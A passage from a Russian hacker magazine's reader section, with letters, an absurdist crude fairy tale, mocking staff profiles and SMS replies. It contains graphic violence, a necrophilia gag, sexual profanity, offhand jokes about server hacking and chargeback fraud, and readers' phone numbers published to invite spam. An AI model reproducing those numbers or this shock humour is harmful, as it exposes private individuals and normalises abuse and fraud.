ПИСЬМО ОТ: GreenCat <GreenCat@nm.ru>

Здравствуйте, magazine.
У меня к вам есть предложение: организуйте заказ дисков (как на www.cracklab.ru) с хакерским софтом (сканеры уязвимостей, брутфорсеры и т.д. и т.п.), а также свежими архивами разных сайтов по безопасности. А еще в PC_ZONE не пишите про всякие походы. Лучше описывайте всякий софт.
С уважением, GreenCat



ОТВЕТ Х:

Привет. Понимаешь, мы бы с радостью организовали заказ дисков с хакерским софтом, а также дисков с порно, стали бы печатать деньги и сбывать их через наших читателей, да и вообще, занялись бы многими другими незаконными вещами. Но нас останавливает то, что мы чтим и уважаем закон нашей необъятной Родины. Так что не склоняй нас к противозаконным действиям, а то мы слабовольные - поддадимся еще и больше не сможем издавать журнал. Будем только ждать передачек от преданных читателей.
А про PC_ZONE ты нас расстроил: мы тут материал интересный подготовили о том, как Симбиозис в детстве ходил в горный поход :(. Придется снять материал.



ПИСЬМО ОТ: Def_NulL <def_null@mail.ru>

Привет тебе любимый журнал!!!
На днях увидел у одного знакомого журнал Enter и всерьез обеспокоился. У тебя есть серьезный конкурент. Ну, куда вам до них??? Вы же ламерье полное по сравнению с ними!!! Вот понимаю там: 3 dvd, 250 страниц, да еще и статьи клевые. Например: установка bs player(причем в духе нажмите кнопочку такую-то, потом другую и ждите пока установится), использование справки в виндоуз «жмите пуск-> дальше справка...», освоим эксель и прочее. Не то что ваш «Ddos в картинках». Эх вы!!! Дабы исправить ситуацию предлагаю срочно переименовываться в «Ламер» и заключать договор о сотрудничестве с этим журналом.Ну а если серьезно то в принципе по сравнению с прошлым годом журнал немного скучноват. Даешь больше интересных статей!!! Кстати меня тоже достает ЦЕНТР ЭТОГО ГРЕБАННОГО АНГЛИЙСКОГО будь он не ладен. И еще хватит выкладывать на диски никому не нужный софт. Понимаю что хак-тулзы не должны занимать все пространство но шаравары задолбали. Слишком много того что можно было бы и не выкладывать. Вообщем hint принимай меры. Да и выкладывайте что-нить почитать полезное на диск как в спеце. RFC например :) Думаю если сделать такой раздел его оценят. Ну вообщем все, удачи вам в нелегкой борьбе с ламерьем!
з.ы. Даешь много те.. девушек и пива :)))



ОТВЕТ Х:

Начнем с конца: девушек и пива привози! RFC мы уже выкладывали в этом году на дисках, так что за невнимание баним тебя. Понятие «ненужный софт» я лично вообще не приемлю, ведь любому хакеру нужен не только хакерский софт, надо еще и письма в чем-то печатать, и фотки смотреть, так что это ты зря! Центр гребаного английского вроде успокоился - это ты что-то запоздал с негодованием. А в «Ламер» мы переименовываться не будем, уж не обессудь. Нравятся мне письма, где в каждом предложении новая мысль, не связанная с предыдущей :).




ПИСЬМО ОТ: <m.razuev@dv.transtk.ru>

Я хотел бы подписаться на журналы вашего издательства: Спец Хакер и TotalDVD. Прошу сообщить мне, есть ли у вас редакционная подписка. Если есть, то на каких условиях. Высылаю на вас так как не знаю по какому адресу обратиться насчет подписки (у меня есть адрес только для Страны игр).
Если ответ не придет до 25 ноября текущего года, то я подпишусь через почтовый каталог.
Разуев Максим Владимирович.
razuev@tynda.ru, m.razuev@dv.transtk.ru



ОТВЕТ Х:

Насчет подписки отвечаю всем сразу, а не только Максиму Разуеву. Редакционная подписка есть! Более того, она очень выгодна! Экономятся деньги и нервы – ты гарантированно получишь номер. Так что всем советую подписываться как можно быстрее. О том, как подписаться, мы рассказываем в каждом номере. А еще есть выгодные предложения, если подписываться на несколько журналов сразу...



mindw0rk (mindw0rk@gameland.ru)



ХУМОР

КАК РОЗОВЫЙ СЛОНИК И ДУРНО ПАХНУЩАЯ ОБЕЗЬЯНКА АФРИКУ ИСКАЛИ



Сказка чуйских шаманов



Посвящается моему мертвому хомячку Ананасу.

ПОБЕГ ИЗ АЛЬКАТРАСА

В одном обанкротившемся зоопарке, где хищники с голодухи питаются травой, а решетки в целях экономии сделаны из пластилина, родился слоник. Мать слоника была наркоманкой и злоупотребляла спиртным, поэтому слоник родился с аномалией. Он был розовым. Сотрудники зоопарка диву давались! Надо же, розовый слон. А слоник не обращал внимания и щипал себе травку.

В тот же день в том же зоопарке, но на другом конце обезьянника родилась дурно пахнущая обезьянка. Никто не знал, почему она дурно пахла. Сначала думали, что она обкакала себе лапки, но оказалось, что это совсем не так. Обезьянка была страшной чистюлей и никогда не брызгала калом себе на ноги. Просто ей не повезло - она родилась больной и от этого плохо пахла. И ничего с этим нельзя было поделать.

Слоник и обезьянка потихоньку росли, не подозревая о существовании друг друга. И у каждого из них была мечта. Причем мечта у них была одинаковая, как будто они списали ее друг у друга. Сбежать! Сбежать к чертям собачьим из этого нищего зоопарка, где на завтрак морковка, на обед морковка, на ужин морковка, да еще эти посетители гребаную морковку в решетку суют. Но как это сделать, никто из слоника с обезьянкой не знал. Поэтому они, как все нормальные животные зоопарка, жрали, спали и воняли. Особенно обезьянка.

Однажды директор зоопарка решил провести перекличку. Созвал он всех зверей и наказал им построиться по росту.

- Тигр! - провозгласил директор.

- Я! - откликнулся тигр.

- Полинезийский длинношерстый конусоголовый ленивец!

- Я! - откликнулся полинезийский длинношерстый конусоголовый ленивец.

- Тибетская свинья!

- Да не ори, начальник. Здесь я! - прохрюкал боров из Тибета. И обаятельно улыбнулся.

Так директор опросил всех животных, но когда очередь дошла до розового слоника и дурно пахнущей обезьянки, оказалось, что их в строю нет.

- РОЗОВЫЙ СЛОНИК И ДУРНО ПАХНУЩАЯ ОБЕЗЬЯНКА!!! - страшным голосом воззвал директор. Но зря рвал глотку старый маразматик - беглецы были уже далеко.

Слоник бежал что есть мочи по улице, за ним, перебирая лапками, скакала обезьянка - они, не сговариваясь, спешили за город. За городом лес, а там и до Африки недалеко. Звери не знали, какая она, Африка. И где она, Африка. Но знали, что если стоять на месте и жевать травку, то это будет как-то тупо. Поэтому махали как можно резче лапками об асфальт и поглядывали на горизонт. Не виднеется ли там Африка.

Люди вокруг с удивлением провожали животных глазами. Согласитесь, не каждый день видишь мамонта-мутанта и бешеного орангутанга, наяривающих по центру города. Папарацци щелкали объективами вслед, милиционеры яростно дышали в свисток, детишки швыряли в зверушек кирпичами.

ПЕРВЫЕ ПРОБЛЕМЫ

Наконец, слоник и обезьянка добрались до окраины и укрылись в дикорастущем кустарнике.

- Надо поесть! - пытаясь справиться с отдышкой, молвил слон.

- Дело говоришь, браток. Подсади, нарву нам орешков.

Слоник посадил обезьянку на хобот и поднял к вершине дуба. Обезьяна нарвала орехов, сжевала их все, а когда слоник опустил ее на землю, грустно сообщила, что орешков нет на дубе том.

- А это что? - сурово спросил слоник, показывая хоботом на полкило ореховой скорлупы, прилипшей к губам обезьяны.

Обезьяна развела руками и голосом Колобков сообщила:

- Ни-ич-чо не понимаю.

- Постыдилась бы, горилла! - рассердился слоник и пнул спутницу хоботом по мудям. Впрочем, долго он не злился и уже через минуту держал обезьянку за ручку. Вместе они двигались дальше.

Смеркалось.

- Надо искать ночлег! - смекнула обезьянка. - Стой, мамонт, здесь на шухере. Пойду, разведаю, что к чему.

- Хорошо, шеф. Только долго не задерживайся. Мне здесь холодно и страшно одному, - испуганно озираясь, молвил слоник и спрятался за грибочком.

Макака исследовала окрестности и нашла глубокую пещеру.

- Эй, аномалия ушастая, сюда! - позвал мохнатый зверь.

Слоник примчался шустрым кабанчиком и опасливо вперил очи в грот.

- Там темно! Я туда не полезу!

- Смотри! - обезьянка взяла еловую шишку и бросила во мрак пещеры. Шишка со стуком приземлилась где-то внутри и затихла.

- Видишь? Там нет барабашек!

- Зато там могут быть мыши! - сказал слоник и заплакал. Он с детства боялся мышей. Мама сказала, что мыши могу обгрызть его ноги и он останется на всю жизнь инвалидом.

- Ладно, придется спать на дереве, - сказала обезьянка. Они вместе залезли на ближайшую сосну и заснули сном младенца.

На следующий день слоник и обезьянка уже бежали в сторону Африки, оставляя за собой пыль и кислотные шлаки.

- Бабенку бы сейчас! Я с младенчества в тотальном воздержании, - вздохнул на бегу слоник, украдкой поглядывая на обезьяний зад.

- Эй, ушастый, ты чего? Ты мне прекращай не туда смотреть! - опасливо молвила горилла и прибавила ходу.

Долго ли, коротко ли, добежали друзья до развилки. На развилке значилось: «Город - 10 км туда, Африка - 18 520 км сюда».

- Круто! 10 километров уже преодолели, - обрадовалась обезьянка.

- Да, но 18 520 км еще впереди! - вздохнул слоник.

- Надо срочно найти лыжи! - уверенно кивнула обезьянка.

- Зачем нам лыжи? - удивленно поднял брови слоник.

- Тебя что, в зоопарке растили? Как это зачем? Так мы убыстрим свой ход и активнее доберемся до Африки!

Слоник озадаченно почесал ногой хобот и перевел взгляд на лес. Внезапно его детское лицо оживилось:

- Смотри, обезьяна! ЛЫЖИ!

У одного из дубов, прижавшись друг к другу, стояли две пары лыж. На одной было написано неприличное слово «Х*Й», на другой - «П*З*А».

- Слышь, обезьяна, мне ту, что слева.

- Почему это тебе слева? - возмутилась обезьяна.

- Потому что я могучий Х*Й, а ты вонючая П*З*А, - проаргументировал слон и схватил хоботом левые лыжи.

- Ладно-ладно, ушастый, - с агрессией прошипела обезьянка и затаила великое зло.

Друзья натянули лыжи и шустрым кабанчиком поскакали в сторону Африки.

Июльское солнышко припекало сверху и вынуждало зверушек обильно потеть.

- Воды! Воды мне, обезьяна, воды!

- Не отставай, вислоухий! - командовала мартышка, перебирая ногами в лыжах по раскаленному асфальту.

- Нет мочи моей, мне надо выпить!

- Через 18 тысяч километров будет Африка. Там напьешься.

Но розовый слоник устал и завалился на бок.

- Левое яйцо бы отдал, только чтобы напиться!

Не успел он договорить, как грянул ливень. Потоки капель низвергались с небес и падали в рот слону.

- Чудо! Чудо! - захлебываясь от воды, радовался слон и танцевал джигу. Внезапно острая боль пронзила его левое яйцо.

- ААА! АААА!!! - страшным голосом вопил озверевший мамонт. Он попал в капкан и корчился в муках.

- Дергай, дергай! - поддразнивал его пахучий гиббон, но слоник не соображал от боли. Наконец, он рванул влево и освободился. Но левое яйцо осталось в металлических зубьях.

- Надеюсь, вода того стоила, - почухала череп макака.

Эту ночь они провели на верхушке столетнего тополя, подкрепившись еловыми шишками и трын-травой.

РАССТАВАНИЕ И ВСТРЕЧА

Неделю и два дня скакали розовый слоник и дурно пахнущая обезьянка по тайге, лесам и тундре. Измучились. Устали. Но они помнили про Африку и знали, что дойдут. Обезьянка совсем ссохлась и ползла пузом об землю, вгрызаясь ногтями в асфальт. Слоник стер ноги до основания и теперь отталкивался хоботом, цепляясь бивнем за ветви деревьев. И оба кровоточили.

На исходе девятого дня друзья увидели луг. И прямо в центре луга сидела молоденькая обезьянка, разжевывая банан.

- Какая фемина! - охнул дурно пахнущий макак, подбежал к тетке и стал тереться мехом об ее щеки. Фемина отбросила банан и принялась гладить возлюбленного по голове. Это была чертовски романтичная картина, слоник не успевал стряхивать слезы с глаз и высмаркивать мокроту из хобота.

- Друг! - торжественно начал гиббон, вернувшись к слону. И слон понял, речь будет важной. - Так вот, друг! Я знаю, мы хотели вместе дойти до Африки. Но я встретил свою любовь. Сердце мое наполнилось медом от счастья, да и трахаться, знаешь ли, охота. Так что извиняй, мамонт, придется тебе топать одному.

- Ок, - только и мог выдавить слоник и грустно направился вдаль. Теперь он остался один. Совсем один. Совсем-совсем один. СОВЕРШЕННО ОДИН, ПОЙМИТЕ ЖЕ!!! И сердце его пронзали ржавые гвозди тоски. Слоник шел и от отчаянья бил себя одновременно хоботом по лицу, хвостом по жопе и ушами по черепу. Как вдруг в миллиметре от его тела просвистело копье. Потом еще одно! И еще! День превратился в ночь от обилия копий в атмосфере. Это были индейцы из племени Махакачу, что в переводе с индейского означает: «Те, кто не оставляет слонов в живых». Слоник сразу почуял беду. Работая бивнями, он выкопал окоп и, спрятавшись в нем, стал кидаться в краснолицых грязной грязью. Много индейцев погибло в этой неравной схватке. Включая детей и беременных женщин. Свирепый мамонт никого не пощадил. И когда вокруг были уже лишь трупы, слоник вылез из бомбоубежища и протрубил хоботом слоновью песнь победителя.

- Неплохо, неплохо! - раздался из-за слоновьей спины до боли знакомый голос.

- ОБЕЗЬЯНКА!!! - радостно взвизгнул слоник и принялся обнимать, целовать, массажировать друга. - Но я думал, ты...

- Забей. С ней покончено! У нее волосатая грудь.

АФРИКА!

Слоник и обезьянка многозначительно переглянулись и, взявшись за ручки, пошли в сторону Африки. Они шли день. Неделю. Месяц. Год. Они шли целых десять лет. Со временем их компания разрасталась. У слоника и обезьянки появились дети, потом внуки. К ним присоединялись другие животные, которые заводили свои семьи. Все они мигрировали в сторону Африки. Колонии животных двигались к Африке, вытаптывая все на своем пути, осушая реки, превращая джунгли в пустыни. И во главе колонны шли слоник с обезьянкой. Опутанные морщинами, припорошенные сединой. И однажды...

- Слоник, смотри, что это? - воскликнула обезьянка, показывая вдаль.

- Да! Я вижу! Это ОНА! Африка!

Все животные радостно загалдели. Поднялся эмоциональный шум, заглушающий вулканы.

- Дошли! Дошли!

- Мы сделали это!

Слоник с обезьянкой обнялись. На их щеках сверкали слезы. Но тут слоник прищурился и посмотрел вдаль более внимательно.

- Постой, гиббон! Что-то не так.

Они подошли ближе. Еще ближе. Почти вплотную...

На них смотрела огромная надпись, выведенная большими красными буквами: «ЗООПАРК».

Слоник и обезьянка ошарашенно смотрели на заведение, в котором они родились и провели все свое детство. Повсюду стояли клетки, в которых маялись звери, а в мисках валялась тухлая морковь.

- НЕЕЕЕЕЕЕЕЕЕЕЕТ!!! - закричала обезумевшая обезьяна.

- НЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕЕТ!!! - вторил ей сошедший с ума слон.

А В ЭТО ВРЕМЯ

А в это время в тридцати километрах от зоопарка некрофил Боря спешно орудовал лопатой, раскапывая свежую могилу. У него впереди была долгая и бурная ночь. У него и этой малышки, замурованной на трехметровой глубине.




Краткое описание всех редакторов журнала. Описания все правдивые, хотя местами все приукрашено :). Читай и поражайся тому, какие они на самом деле, эти люди, делающие твой любимый журнал :).

www.livejournal.com/community/x_crew/

CuTTer

Главный редактор 21 год



Великий модник, обожает клубиться. При выборе новых кроссовок-борцовок доканывает всех подряд с просьбой о помощи научить в них заправлять джинсы. Не курит, однако пьет. Любит особей противоположного пола. Считает, что он самый умный, однако Бублик умнее его в полтора раза.

Во время тусовок занимает диван в одно рыло, а остальные должны ютиться втяером на одной маленькой софе.

Мечта - Хонда Цивик темно-оранжевого цвета с объемом двигателя в 2,2 литра.

Любимое занятие - опаздывать на встречи.

Nikitos

Редактор рубрики «Взлом» 19 лет


Смешной до невообразимости. Считает, что «Локомотив» - чемпион. Никак не может понять, что Зенит - форева навсегда. Пытается заниматься экстремальными видами спорта, но все потуги заканчиваются совместным с Горлумом распитием спиртных напитков в баре «Жареный теленок». Никита совсем не дальтоник. Синие джинсы, белая куртка и красные кроссовки отлично контрастируют - с этим не поспоришь. У Никитоса есть сестра, но он упорно не хочет ее знакомить с Бубликом. Говорит: «Не хочу загубить жизнь сестренке».

Мечта - суметь не разбить новенькую «девятку» до Нового года (UPD: на момент верстки номера Никита ее таки разбил).

Любимое занятие - падать с велосипеда, а потом ходить с синим лицом.

symbiosis

Выпускающий редактор 20 лет



У него есть друг Вано и Пежо модели 206 красно-оранжевого цвета. Картавит - мама не горюй. Считает, что танцует под дубасс круче всех, но это всего лишь заблуждение и предрассудок.

Симбиозис любит штаны из вельвета песочного цвета. У него их шесть пар одной модели. Обожает показывать всем свой криво проколотый язык с синей штангой. Думает, что таким образом он зацепит клевую тетку. Не курит, пока не выпьет. Пьет частенько. Планирует закодироваться, но имеет в своем распоряжении мощный брутфорс на всякий случай.

Мечта - найти клад в районе метро Люблино. Любимое занятие не обнаружено.

b00b1ik

Редактор рубрик «PC_Zone», «Юниты» 19 лет


Любит рисовать комиксы. Всем говорит, что они смешные. Считает, что у него сверхсильно развито чувство юмора, поэтому любить писать в рубрику «Хумор». Также считает, что он в полтора раза умнее Куттера, поэтому решил остаться на второй год в институте, чтобы стать одногруппником Куттера и NSD. При общении достаточно агрессивен, все время вставляет одно и то же ругательное слово. Причем как при общении с друзьями, так и при общении с девушками. А вообще он очень милый.

Мечта - помочь отправиться в декрет литературному редактору.

Любимое занятие - играть с Хинтом в ребят с необычной ориентацией.

mindw0rk

Редактор рубрики «Сцена» 23 года



Смешно по-хохлятски выговаривает букву «г». Настоящий падонак. Считает себя мегаловеласом, потому что учился в школе пикаперов. Единственный прием, который он изучил, - «счастливая ступенька». Поражается, почему все девушки в его районе перестали на это клевать. Майндворк носит разные носки - один синий, а другой черный. Оба дырявые. Отнекивается, мол, это он в темноте просто одевался. Слушает Мисту Малого и Мишу Круга. Не курит, что странно. Ни разу не пользовался духовкой в своей квартире.

Мечта - убить хомяка.

Любимое занятие - мешать спать по ночам всей команде Х.

Andrushock

Редактор рубрики «Юниксоид» 25 лет




Обожаем блюстителями порядка за наркоманского вида глаза. На редколлегиях любит покрыть матом все рубрики, кроме своей, и предлагает увеличить «Юниксоид» в 7 раз. Не курит и не пьет, потому что завязал. Спорит с Тохой о том, кто круче разбирается в никсах. Обычно выигрывает споры - рука тяжелая. Высокий - по этому поводу обдолбил все верхние перекладины косяков в дверных проемах редакции.

Мечта - стать Линусом Торвальдсом. Любимое занятие - собирать компромат на рубрику «PC_Zone».

Dr.Klouniz

Редактор рубрики «Кодинг» 22 года

Наш личный лечащий врач. Учится на пятом курсе медицинского университета и носит очки. Любит запугивать различными непонятными словами вроде «парапсихоз» и «стафилококк». Смешно выражается в старинном стиле. Какого рожна он это делает, непонятно. Любит засыпать за клавиатурой во время сдачи номера. Поэтому его пинают и у него пятая точка в синяках и ссадинах. Док думает, что «Коррозия Металла» - единственная на свете группа. Любимая фраза при прослушивании в компании другой музыки: «Кал не может быть музыкой».




Мечта - найти лекарство от рака (это его не самая любимая поза).

Любимое занятие - кататься на тележках с трупами в морге своего мединститута.

SideX

Редактор рубрики «Leech» 21 год

Маленький олигарх со стажем. Хотел разбогатеть, открыв свою интернет-порностудию. Понял, что дело это не совсем чистое, переключился на другие темы. Удаленно переправлял партию качественной водки из Москвы в Прагу. Собственно, сейчас в самой Праге и проживает. Периодически делает вылазки к нам на родину, в Москву. Здесь он набирается знаний по русскому языку для дальнейшего написания рубрики «Лич». Не курит, но периодически выпивает. Любит поклубиться.




Мечта - жениться на красивой олигархичке.

Любимое занятие - рассылать тульские пряники курьером.


hiNt

Редактор CD/DVD 18 лет



Хинт обожает одеваться во все красное. Он бы и джинсы красные купил, но не нашел. Хинталик не умеет ни во что играть, зато умеет прекрасно отмазываться. По его отмазкам можно сделать вывод, что он живет на стройке, на которой постоянно что-то пилят и колотят, а мама постоянно «уже несет суп». Виталик слушает новую музыку примерно через полгода, однако присланное порево заценивает сразу. Хинт считает, что все девушки в него влюблены, потому что у него отменное ч/ю, однако вряд ли кто-то на него клюнет, потому что у него смешной рюкзак.





Мечта - скушать все чипсы из соседнего магазина.

Любимое занятие - жрать в Макдональдсе с Бубликом до отвала.

NSD

Редактор видео по взлому 19 лет

Олег собственными силами разработал теорию пацанства и непацанства, основанную на теореме о длине енга. Себя записал в непацаны, так как переменная «х» должна достигать своего экстремума в большей по модулю точке. НСД любит заставлять всех голодать, когда мы у него тусим по ночам. В магазине он заявляет, что у него есть еда, а потом удивленно на нас смотрит и говорит: «А вы что, сухарики не едите?». Олег качает железом бицуху и грудь, отчего выглядит очень сексапильно.


Мечта - стать мафиози.

Любимое занятие - писать в своих статьях «Бублик - лох!».

mamaKarlo

Литературный редактор 20 лет






Аннушка разбавляет нашу мужскую компанию своим обществом. В ее присутствии даже неотесанный Бублик становится мегагалантным и вежливым. Куттер старается подбирать выражения, чтобы не было матов. Хинт перестает прыгать, как дикая лань. Никитос краснеет, а Симбиозис перестает картавить.

Мама очень пунктуальна. Если она сказала, что приедет завтра в редакцию к 11 утра, то это значит, что в 15:00 она обязательно отзвонится, чтобы предупредить, что она будет не ранее 5 часов вечера. В общем, обязательная она у нас.

Мечта - стать рок-звездой.

Любимое занятие - не спать ночами.





Здорово, парни! Близится Новый год, а значит, все будет новым. Во всяком случае, мы на это надеемся. Вот и треп с читателями мы решили немного изменить, чтобы не позволить вам скучать и расслабляться. Спросите, чего же тут можно сделать нового, поменять? С этих пор вы, дотошные наши читатели, сможете общаться друг с другом, потому что мы вас стравим :). Номера телефонов, с которых пришли самые тупиковые вопросы, отныне будут публиковаться, чтобы все люди, знающие правильный ответ, могли его дать непосредственно самим авторам :). А что, вам можно писать нам перлы и раздувать буферы наших мобил своими сообщениями, а самим сидеть в тишине и спокойствии? Нет уж, получите и вы порцию спама на свои номера :). Заодно и пообщаетесь между собой. Надеемся, вам это жутко понравится. А теперь, как обычно, новая порция перлов с ответами бородатого Санта Клауса.



Также хотим передать свои благодарности компании Siemens. Она подогнала нам на всю редакцию свои фирменные телефоны Siemens S65. Теперь это наш официальный мобильник. Телефоны продвинутые, бизнес-класса, со встроенной камерой с разрешением 1.3 мега пикселей, огромным цветным экраном (более 65000 цветов), с объемом памяти 32Мб. Так что теперь мы можем принимать не только SMS'ки, но и MMS-сообщения. И если ты пришлешь нам прикольную MMS'ку, то мы тебе тоже чего-нибудь прикольного в ответ пришлем.

Самые дебильные, отмороженные и прикольные MMS'ки мы опубликуем здесь. И, конечно же, выдадим приз. Так что пишите... Мы готовы к потоку флуда.

Редакционный номер

+79037714241

На этом наши телефоны не блокируются :).
Мы все еще продолжаем общаться
с читателями, поэтому пишите и звоните,
а мы будем только рады..
С любовью, X-CreW.



CuTTer

+79263378909

Главный редактор того, что ты сейчас держишь в руках. Да нет, правой рукой ты все же держишь журнал.

Вот о нем я и говорю. Все пожелания по поводу улучшений, нововведений и даже свои недовольства скидывай ему. Если у тебя есть идеи по созданию своей рубрики, написанию статьи, то бояться не надо. Предлагай. Пиши СМС, но можно и звонить - входящие бесплатные. Куттер все тебе очень популярно объяснит.


Звонить лучше в первую половину дня - Куттер продался в офисные рабочие и поэтому днем загнивает в офисе. Ночью же он в отключке.

Nikitos

+79037916528

Редактор рубрики «Взлом». Есть идеи и предложения по улучшению рубрики? Есть интересные темы для статей? Есть просто вопросы по взлому тайваньских серверов? Обращайся к Никите! Никита тебе поможет со всем разобраться в два счета. Лучше Никите звонить, потому что СМС писать у него не хватает терпения. Звони в 2-3 ночи - Никита еще не спит, он редактирует рубрику.


Еще Никитос спортсменит. Зимой он любит покататься на доске, а летом гоняет на велике. Так что если ты будешь напорист, то сможешь уговорить его поспортсменить вместе.



Dr.Klouniz

+79167521175

Ты запрограммировался до потери пульса? У тебя начались побочные эффекты от долгого секса с компилятором? Ты считаешь сдачу в магазине, переводя ее в двоичный код? Ты болен, амиго! Доктор Клуниз, он же Саша Лозовский, поможет тебе разобраться с тем, что тебе неясно в кодинге. По совместительству он еще и без году врач! Смешно излагает мысли в духе а-ля «я ровесник своей бабушки», корчит веселые гримасы (но это если ты его разведешь на распитие спиртного по СМС), и вообще, он очень приятный собеседник. Пиши, звони, шли ММС - все проглотит супер-Саша!




Ч: Моя подруга не хочет делать мне минет. Я я хочу. Что делать?
Ж: Ну раз хочешь - делай минет!

Ч: Привет, NSD! Ты когда последний раз Бублика хакал?
Ж: Привет. Это Бублик. У меня телефон НСД. Это все за то, что он мой комп хакал!

Ч: Что мне сделать, чтобы мышка не кусалась?
Ж: Выбей ей все зубы нахрен!
Ч: У хакеров бывают поллюции?
Ж: У хакеров поллюции так же часто, как у большевиков революции!
Ч: Знаешь, скольким хакерам Норильска ты помог осуществить глобальные взломы?! Я тоже не знаю.
Ж: Знаешь, сколько извилин в голове Лозовского? Я тоже не в курсе.
Ч: Если отправить в лес юного хакера, он соберет 3 кг ягод. Если отправить юную хакершу - 5 кг. Но это не значит, что если отправить в лес их обоих, они принесут 8 кг.
Ж: Естественно, что не факт. Ведь юный хакер будет пить пиво, пока баба будет работать. Я смотрю, ты смышленый парень!

Ч: Извини, а ты не мог бы еще посоветовать, какой Linux поставить для новичка? (+79265519608)
Ж: Извиняю, поставь новичку QNX - пусть трахается.
Ч: Hi, Forb. Подкинь идейку по gprs-интернет. Есть ли возможность что-то как-то обойти? Заранее thx. PS: Можешь не отвечать. (+79066906246)
Ж: Идей полно, но отвечать не буду. ЗЫ: Спасибо, что разрешил не отвечать.
Ч: Дарова! Ты реальный Forb? (+79026965899)
Ж: Привет! Нет, я нереальный Форб! Я очень нереальный Форб! Я ВООБЩЕ НЕ ФОРБ!!!
Ч: Делаем мужские интим-стрижки в трафарете логотипа][. Возможна кастрация. Как получится! (+79045597570)
Ж: Так. Когда я приведу на стрижку Куттера - ни слова о возможной кастрации! (Ммм, все, конечно же, сразу догадались о смысле бубликовский шутки. - Прим. Куттера.)
Ч: Обожрались каши манной, Вова схоронился в ванной. Полный унитаз наклал и по стенам расплескал. (+79067934090)
Ж: Если жрали бы вы гречку, то б Вован подох на печке. Кал нагрелся бы, сгорел, и его бы Федя съел!
Ч: Интересно, работает эта тема, или SMS пойдет в никуда? (+79165902716)
Ж: Да как ты смеешь называть последнюю страницу нашего журнала «в никуда»???
Ч: Давай знакомиться, моя аська XXX.
Ж: Не ври мне! Трехзначных асек не бывает!






Ч: А у меня ник такой же! (+79069246075)
Ж: А я на тебя в суд подам за плагиат!
Ч: Две беременные бабы брюхами толкались. Ни фига не разродились, только обосрались. (+79055929664)
Ж: Два здоровых мужика мацались в постели, ни фига зачать не вышло - лишь приголубели.
Ч: Форб, помоги ламер-girl? :) Вот, в общем, прочитала про дефейсы. Ну вот, отразились на экране эти права, uid и gid. А куда подставлять их значение там надо? (+79217356846)
Ж: Ой, да ладно тебе прикидываться девушкой. Так и скажи, что ты парень и полное ламо. ХАХАХА.
Ч: Привет. Не подскажешь, какой вы программой делаете видео по взлому? Спасибо заранее. (+79032597393)
Ж: Привет! А вот и не подскажем. «Спасибо» заранее не говорят :) (Задолбал, Бубл, эта программа SnagIt с сайта www.techsmith.com. - Прим. Cuttah.)
Ч: «Денвер» на DVD есть или только на 2 CD? Hi from Baku. (+994503353171)
Ж: Да его вообще нигде нет. С первым апреля вас, Баку.
Ч: Каждый день берешь ты в рот, водишь нежно взад-вперед, и горит в оргазме рот, пена белая течет... Какая чудная находка, я твоя зубная щетка! ;) (+79137163147)
Ж: Нет, ты не зубная щетка, но очень ценная находка. Ежедневно я по заду провожу тобой вверх-вниз. И ты этому так рада, моя туалетная бумага!





Ч: Это правда, что на работу в журнал берут только после трепанации?
Ж: Ага, а после работы в журнале выносят из редакции вперед ногами.


Ч: heavy metal is the law!
Ж: Hard rock rules the world!
Ч: Я повесил штаны на батарею, боюсь, что в них заполз паук. Что делать, ведь завтра в универ.
Ж: Ничего не трогай. Там реально паук! Заодно отличный повод забить универ!
Ч: Я не понял, надо SP1 перед SP2 ставить? SP1 - это все хотфиксы до SP2 или нет?
Ж: Да поровну, как ставить, - один фиг, не будет у тебя после этого ничего работать. Бублик с Хинтом, Куттером и НСД испытали это на своей шкуре.
Ч: Что ты куришь?
Ж: «Честер лайт».
Ч: Спасибо за заказ. Вибратор вам будет выслан завтра.
Ж: Хорошо. Как только получу - чарджбеки я делать умею.
Ч: Сижу, умираю на философии, так противно, хочется кого-нибудь обнять тепло-тепло.
Ж: Обними философичку. Так тепло-тепло обними ее.
Ч: Podskagi kak sdelat chtobi na moem wap saite plotili za skachku melodii otvet'?
